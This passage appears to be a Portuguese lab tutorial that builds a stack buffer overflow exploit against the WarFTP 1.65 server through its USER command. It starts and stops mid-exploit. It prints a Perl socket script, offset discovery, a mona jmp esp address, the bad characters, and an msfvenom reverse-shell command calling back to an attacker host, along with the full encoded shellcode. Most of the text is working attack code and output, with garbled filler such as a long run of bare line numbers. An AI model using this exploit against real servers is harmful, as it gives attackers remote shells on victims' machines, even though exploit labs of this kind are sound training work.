2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6
Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0A
m1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao
5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq";
```

```

my $sock = IO::Socket::INET->new(
    PeerAddr => "192.168.176.133",
    PeerPort => "21",
    Proto    => 'tcp',
) or die "Cannot connect to 192.168.176.133:21: $!\n";

my $r = <$sock>;


print $sock "USER $payload\r\n";
$r = <$sock>;
print $r;
sleep(1);

```

Antes de executar o script, execute pela segunda vez o Warftp 1.65 e inicie o coloque o servidor no modo “**listen**” ou clique “**start**” para iniciar o servidor Warftp 1.65.


## 6.2.1 monitorando o servidor FTP

Abra o Immunity Debug para monitoramento a execução do servidor FTP:




Agora, vamos apontar para o servidor Warftp 1.65, clique em File,

seleccione a aplicação Warftp 1.65 e depois clique em Attach para anexarmos o servidor FTP e monitorarmos:




Clique no botão Play:



## 6.2. Execute o script em Perl:

Nessa seção executaremos o script para descobrirmos o nosso EIP:



```
root@kali: /home/kali/Desktop/exploits
File Actions Edit View Help
root@kali)-[/home/kali/Desktop/exploits]
# perl warftp.pl
220 Please enter your user name.
root@kali)-[/home/kali/Desktop/exploits]
#
```

10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000


Resultado do EIP:

EIP 32714131

## 6.3 Qual o offset?

Nessa seção precisamos descobrir o número de offsets e trabalharmos com encaixe na planilha.

Vamos usar o msf-pattern para descobrirmos o número de offsets:



```
root@kali: /home/kali/Desktop/exploits
File Actions Edit View Help
root@kali: /home/kali/Desktop/exploits
msf-pattern_offset -q 32714131
[*] Exact match at offset 485
root@kali: /home/kali/Desktop/exploits
```

O resultado foi 485, ou seja, a quantidade de bytes para chegarmos ao EIP.

## 6.4 VALIDAR A ESTRUTURA

Antes de iniciar essa seção, repita a seção **6.2.1** para monitorar a execução e comportamento do servidor pelo Immunity Debug.

Precisamos validar a estrutura da pilha utilizamos 3 letras para preencher a pilha: A, B e C.

As serão os offsets;

B deverão cobrir o local da memória que o endereço EIP


C deverão cobrir o local da memória que será adicionado nosso shellcode.

A estrutura do nosso payload, será a seguinte:

```
my $offset = "A"x485;  
my $eip = "B"x4;  
my $esp = "C"x(500-length($offset));
```

```
my $payload = $offset.$eip.$esp;
```

Ao executar o nosso script teremos o resultado:




Veja que está funcionando perfeitamente.

## 6.4 JUMP

O próximo passo será descobrir uma DLL que possa servir como jump para nosso shellcode.

Digite no Immunity Debug o seguinte comando:

```
mona jmp -r esp -n
```



Aguarde enquanto as dlls estão sendo pesquisadas pelo mona, conforme a imagem acima. Na imagem acima, está a DLL com o jump pronto

0x7c941eed

Sabendo pelo Metasploit quais são os badchars, não precisamos executar o Immunity Debug e o mona para descobrir essa informação.

Os badchars são:

```
\x00\x0A\x0D
```

Embora a quantidade de NOPs definida pela Metasploit seja 600, recomendamos adicionar testar a quantidade de NOPs.

Em nosso exemplo, a quantidade de NOPS foram 300, portanto, recomendamos testar.

## 7.0 CONSTRUINDO O EXPLOIT

Conseguimos as informações importantes para criar o exploit:

- 1º** os offsets, são 485, ou seja, idênticas as informações fornecidas pelo Metasploit.
- 2º** o JUMP em EIP sofreu alterações, não as mesmas do Metasploit, normal.
- 3º** Os badchars estão corretos, essa informação é a mesma do Metasploit.

Vamos estrutura o exploit:

```
#!/usr/bin/perl

use IO::Socket::INET;

my $host      = '192.168.176.133';
my $port      = 21;

my $offset = "A"x485;
my $eip = "\xed\x1e\x94\x7c";
```

## 7.1 CRIANDO O SHELLCODE

Agora vamos criar nosso shellcode, responsável pela obtenção da shell no servidor remoto, acesse o terminal do Kali Linux e crie um shellcode com o msfvenom:

```
└─(root@kali)-[/home/kali/Desktop]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.176.131
lport=4442 EXITFUNC=thread -b '\x00\x0a\x0d' -a x86 --platform Windows -f
perl
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of perl file: 1544 bytes
my $buf =
"\xbe\x51\x90\xa5\x39\xdb\xde\xd9\x74\x24\xf4\x58\x29\xc9" .
"\xb1\x52\x83\xe8\xfc\x31\x70\xe0\x03\x21\x9e\x47\xcc\x3d" .
"\x76\x05\x2f\xbd\x87\x6a\xb9\x58\xb6\xaa\xdd\x29\xe9\x1a" .
"\x95\x7f\x06\xd0\xfb\x6b\x9d\x94\xd3\x9c\x16\x12\x02\x93" .
"\xa7\x0f\x76\xb2\x2b\x52\xab\x14\x15\x9d\xbe\x55\x52\xc0" .
"\x33\x07\x0b\x8e\xe6\xb7\x38\xda\x3a\x3c\x72\xca\x3a\xa1" .
"\xc3\xed\x6b\x74\x5f\xb4\xab\x77\x8c\xcc\xe5\x6f\xd1\xe9" .
"\xbc\x04\x21\x85\x3e\xcc\x7b\x66\xec\x31\xb4\x95\xec\x76" .
"\x73\x46\x9b\x8e\x87\xfb\x9c\x55\xf5\x27\x28\x4d\x5d\xa3" .
"\x8a\xa9\x5f\x60\x4c\x3a\x53\xcd\x1a\x64\x70\xd0\xcf\x1f" .
"\x8c\x59\xee\xcf\x04\x19\xd5\xcb\x4d\xf9\x74\x4a\x28\xac" .
"\x89\x8c\x93\x11\x2c\xc7\x3e\x45\x5d\x8a\x56\xaa\x6c\x34" .
"\xa7\xa4\xe7\x47\x95\x6b\x5c\xcf\x95\xe4\x7a\x08\xd9\xde" .
"\x3b\x86\x24\xe1\x3b\x8f\xe2\xb5\x6b\xa7\xc3\xb5\xe7\x37" .
"\xeb\x63\xa7\x67\x43\xdc\x08\xd7\x23\x8c\xe0\x3d\xac\xf3" .
"\x11\x3e\x66\x9c\xb8\xc5\xe1\x63\x94\x75\x71\x0b\xe7\x75" .
"\x63\x90\x6e\x93\xe9\x38\x27\x0c\x86\xa1\x62\xc6\x37\x2d" .
"\xb9\xa3\x78\xa5\x4e\x54\x36\x4e\x3a\x46\xaf\xbe\x71\x34" .
"\x66\xc0\xaf\x50\xe4\x53\x34\xa0\x63\x48\xe3\xf7\x24\xbe" .
"\xfa\x9d\xd8\x99\x54\x83\x20\x7f\x9e\x07\xff\xbc\x21\x86" .
"\x72\xf8\x05\x98\x4a\x01\x02\xcc\x02\x54\xdc\xba\xe4\x0e" .
"\xae\x14\xbf\xfd\x78\xf0\x46\xce\xba\x86\x46\x1b\x4d\x66" .
"\xf6\xf2\x08\x99\x37\x93\x9c\xe2\x25\x03\x62\x39\xee\x23" .
"\x81\xeb\x1b\xcc\x1c\x7e\xa6\x91\x9e\x55\xe5\xaf\x1c\x5f" .
"\x96\x4b\x3c\x2a\x93\x10\xfa\xc7\xe9\x09\x6f\xe7\x5e\x29" .
"\xba";
```

Criando a estrutura principal:

```
my $offset = "A"x485;
my $eip = "\xed\x1e\x94\x7c";
my $shellcode =
"\xbe\x51\x90\xa5\x39\xdb\xde\xd9\x74\x24\xf4\x58\x29\xc9" .
"\xb1\x52\x83\xe8\xfc\x31\x70\xe0\x03\x21\x9e\x47\xcc\x3d" .
"\x76\x05\x2f\xbd\x87\x6a\xb9\x58\xb6\xaa\xdd\x29\xe9\x1a" .
"\x95\x7f\x06\xd0\xfb\x6b\x9d\x94\xd3\x9c\x16\x12\x02\x93" .
"\xa7\x0f\x76\xb2\x2b\x52\xab\x14\x15\x9d\xbe\x55\x52\xc0" .
"\x33\x07\x0b\x8e\xe6\xb7\x38\xda\x3a\x3c\x72\xca\x3a\xa1" .
"\xc3\xed\x6b\x74\x5f\xb4\xab\x77\x8c\xcc\xe5\x6f\xd1\xe9" .
"\xbc\x04\x21\x85\x3e\xcc\x7b\x66\xec\x31\xb4\x95\xec\x76" .
"\x73\x46\x9b\x8e\x87\xfb\x9c\x55\xf5\x27\x28\x4d\x5d\xa3" .
"\x8a\xa9\x5f\x60\x4c\x3a\x53\xcd\x1a\x64\x70\xd0\xcf\x1f" .
"\x8c\x59\xee\xcf\x04\x19\xd5\xcb\x4d\xf9\x74\x4a\x28\xac" .
"\x89\x8c\x93\x11\x2c\xc7\x3e\x45\x5d\x8a\x56\xaa\x6c\x34" .
"\xa7\xa4\xe7\x47\x95\x6b\x5c\xcf\x95\xe4\x7a\x08\xd9\xde" .
"\x3b\x86\x24\xe1\x3b\x8f\xe2\xb5\x6b\xa7\xc3\xb5\xe7\x37" .
"\xeb\x63\xa7\x67\x43\xdc\x08\xd7\x23\x8c\xe0\x3d\xac\xf3" .
"\x11\x3e\x66\x9c\xb8\xc5\xe1\x63\x94\x75\x71\x0b\xe7\x75" .
"\x63\x90\x6e\x93\xe9\x38\x27\x0c\x86\xa1\x62\xc6\x37\x2d" .
"\xb9\xa3\x78\xa5\x4e\x54\x36\x4e\x3a\x46\xaf\xbe\x71\x34" .
"\x66\xc0\xaf\x50\xe4\x53\x34\xa0\x63\x48\xe3\xf7\x24\xbe" .
"\xfa\x9d\xd8\x99\x54\x83\x20\x7f\x9e\x07\xff\xbc\x21\x86" .
"\x72\xf8\x05\x98\x4a\x01\x02\xcc\x02\x54\xdc\xba\xe4\x0e" .
"\xae\x14\xbf\xfd\x78\xf0\x46\xce\xba\x86\x46\x1b\x4d\x66" .
"\xf6\xf2\x08\x99\x37\x93\x9c\xe2\x25\x03\x62\x39\xee\x23" .
"\x81\xeb\x1b\xcc\x1c\x7e\xa6\x91\x9e\x55\xe5\xaf\x1c\x5f" .
"\x96\x4b\x3c\x2a\x93\x10\xfa\xc7\xe9\x09\x6f\xe7\x5e\x29" .
"\xba";
my $nop = "\x90"x300;

